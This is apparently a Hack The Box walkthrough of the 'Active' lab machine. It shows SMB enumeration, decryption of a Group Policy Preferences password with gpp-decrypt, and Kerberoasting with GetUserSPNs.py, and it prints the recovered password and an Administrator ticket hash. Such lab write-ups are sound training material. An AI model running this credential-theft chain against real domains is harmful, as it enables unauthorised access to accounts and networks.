HTB Active

1. Enumeration

- nmap
- smbmap

```
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
```

```
Disk          Permissions     Comment
----          -----------     -------
ADMIN$        NO ACCESS       Remote Admin
C$            NO ACCESS       Default share
IPC$          NO ACCESS       Remote IPC
NETLOGON      NO ACCESS       Logon server share
Replication   READ ONLY
SYSVOL        NO ACCESS       Logon server share
Users         NO ACCESS
```

2. smb read only

- Anonymous login
- Group policy Passwords — Group.xml
- gpp-decrypt

```
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-
EB16-4b4c-9934-544FC6D24D26}">
<User
clsid="{DF5F1855-51E5-4d24-8B1A-
D9BDE98BA1D1}" name="active.htb
\SVC_TGS" image="2"
changed="2018-07-18 20:46:06"
uid="{EF57DA28-5F69-4530-A59E-
AAB58578219D}"> <Properties
action="U" newName="" fullName=""
description=""
cpassword="edBSHOwhZLTjt/
QS9FeIcJ83mjWA98gw9guKOhJOdcq
h
+ZGMeXOsQbCp2Z3xUjTLfCuNH8p
G5aSVYdYw/NglVmQ"
changeLogon="0" noChange="1"
neverExpires="1" acctDisabled="0"
userName="active.htb\SVC_TGS"/>
</User>
</Groups>
```

```
┌──(karti㉿kali)-[~/active]
└─$ gpp-decrypt 'edBSHOwhZLTjt/
QS9FeIcJ83mjWA98gw9guKOhJOdcqh
+ZGMeXOsQbCp2Z3xUjTLfCuNH8pG5aSVYdYw/NglVmQ'
GPPstillStandingStrong2k18
```


3. smb credentials

- Users - Read Only

```
Disk          Permissions     Comment
----          -----------     -------
ADMIN$        NO ACCESS       Remote Admin
C$            NO ACCESS       Default share
IPC$          NO ACCESS       Remote IPC
NETLOGON      READ ONLY       Logon server share
Replication   READ ONLY
SYSVOL        READ ONLY       Logon server share
Users         READ ONLY
```

4. smbclient


- user.txt



```
┌──(hacking-env)─(karti㉿kali)-[~/active]
└─$ smbclient //$IP/Users -U SVC_TGS
Password for [WORKGROUP\SVC_TGS]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   DR        0  Sat Jul 21 15:39:20 2018
  ..                                  DR        0  Sat Jul 21 15:39:20 2018
  Administrator                        D        0  Mon Jul 16 11:14:21 2018
  All Users                        DHSrn        0  Tue Jul 14 06:06:44 2009
  Default                            DHR        0  Tue Jul 14 07:38:21 2009
  Default User                     DHSrn        0  Tue Jul 14 06:06:44 2009
  desktop.ini                        AHS      174  Tue Jul 14 05:57:55 2009
  Public                              DR        0  Tue Jul 14 05:57:55 2009
  SVC_TGS                              D        0  Sat Jul 21 16:16:32 2018
```

5. Kerberoasting

- GetUserSPNs.py



```
┌──(hacking-env)─(karti㉿kali)-[~/active]
└─$ GetUserSPNs.py active.htb/SVC_TGS:GPPstillStandingStrong2k18 -dc-ip $IP -request
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName  Name           MemberOf                                                   PasswordLastSet
                Delegation
--------------------  -------------  ---------------------------------------------------------  --------------------------
-------------------  ----------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-18 20:06:40.351723
7 11:57:18.342539



[-] CCache file is not found. Skipping...
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$f70ec69421fed349e781ddf3da4545f1$7d81b4bccdad46f21b7af33c4
6693949d1ecb9ae998910e19111410b42a3a71c5a4d798e3fbc2d1888800f803490f38c43ee3fe9e1e5b5e15e2f5eaa8f58b75ecd61718d065a70ff534
447ca320137952a6a3451909790c4439dcff64d9021c700d0391765712d5966f14e61000591be2dacb05c5b03281cc916fde35d26d23ea8ed9a63e95d0
25afa3ca97e685845732b4423ff83df3a59d687b2a5b35b5a28b0dcb4269b1869edde0b9643cd51def995314158f83b50e4d6be3eb008829aa65db681c
4fcffacc7af0de566fe92a36e3b0129efe4adc57dbfd0a698a67a2667bcc4bf69098ecb8e314fb53625b5d6ebc211a1a5dc27ff888a316a1d69b1c0852
8c6eaf8116b29f3bf8511b4a015a7e722da9645fd60c57fc684f37882acc41806828ab77521bd18d949fb344d8f5741d1f1f2626bffceec3602557c6d7
```

6. smb credentials

- smbclient — root.txt